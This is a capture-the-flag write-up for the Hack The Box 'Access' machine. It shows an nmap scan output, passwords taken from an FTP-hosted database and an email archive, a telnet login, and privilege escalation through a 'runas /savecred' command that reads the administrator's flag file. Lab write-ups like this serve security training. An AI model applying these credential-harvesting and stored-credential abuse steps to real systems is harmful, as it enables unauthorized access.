Access-HTB


Enumeration

Using autorecon to enumerate:


```
# Nmap 7.94SVN scan initiated Sat Feb 17 11:42:23 2024 as: nmap -vv --reason -Pn
--version-all -A --osscan-guess -p- -oN
/home/kali/results/10.10.10.98/scans/_full_tcp_nmap.txt -oX
/home/kali/results/10.10.10.98/scans/xml/_full_tcp_nmap.xml 10.10.10.98
Nmap scan report for 10.10.10.98
Host is up, received user-set (0.042s latency).
Scanned at 2024-02-17 11:42:36 IST for 149s
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet  syn-ack ttl 127 Microsoft Windows XP telnetd (no more conne
allowed)
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Warning: OSScan results may be unreliable because we could not find at least 1 o
closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|8.1|Vista (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:win
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1
cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS fingerprint not ideal because: Missing a closed TCP port so results incomplet
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows P
8.0 (92%), Microsoft Windows Embedded Standard 7 (91%), Microsoft Windows 7 or W
Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows
R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%)
Windows 7 (89%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (89%), Micros
7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (89%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
```

```
SCAN(V=7.94SVN%E=4%D=2/17%OT=21%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=65D04EE9%P=x86_64-gnu)
SEQ(SP=107%GCD=1%ISR=10A%TI=I%II=I%SS=S%TS=7)
OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M53CNW8ST11%
WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)
ECN(R=Y%DF=Y%TG=80%W=2000%O=M53CNW8NNS%CC=N%Q=)
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=80%CD=Z)

Uptime guess: 0.003 days (since Sat Feb 17 11:40:43 2024)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1   43.22 ms 10.10.14.1
2   43.43 ms 10.10.10.98

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Feb 17 11:45:05 2024 -- 1 IP address (1 host up) scanned in 1
seconds

```

Using ftp we find 2 files:




We can access backup.mdb file to find passwords:



username	password
admin	admin
engineer	access4u@security
backup_admin	admin

Now using the password to access the pst file:



MegaCorp Access Control System "security" account

Aug 24 2018 05:14

From: <john@megacorp.com>

To: <security@accesscontrolsystems.com>

Hi there,

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.


Regards,

John

Password : 4Cc3ssC0ntr0ller.

Now using the password to login to telnet:


```
telnet -l security 10.10.10.98
```



```
*===================================
Microsoft Telnet Server.
*===================================
C:\Users\security>
```

Now checking for stored passwords:

```
cmdkey /list
```



```
Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                        Type: Domain Password
    User: ACCESS\Administrator
```

To get root.txt:

```
C:\Windows\System32\runas.exe /user:ACCESS\Administrator /savecred
"C:\Windows\System32\cmd.exe /c TYPE C:\Users\Administrator\Desktop\root.txt >
C:\Users\security\root.txt"
```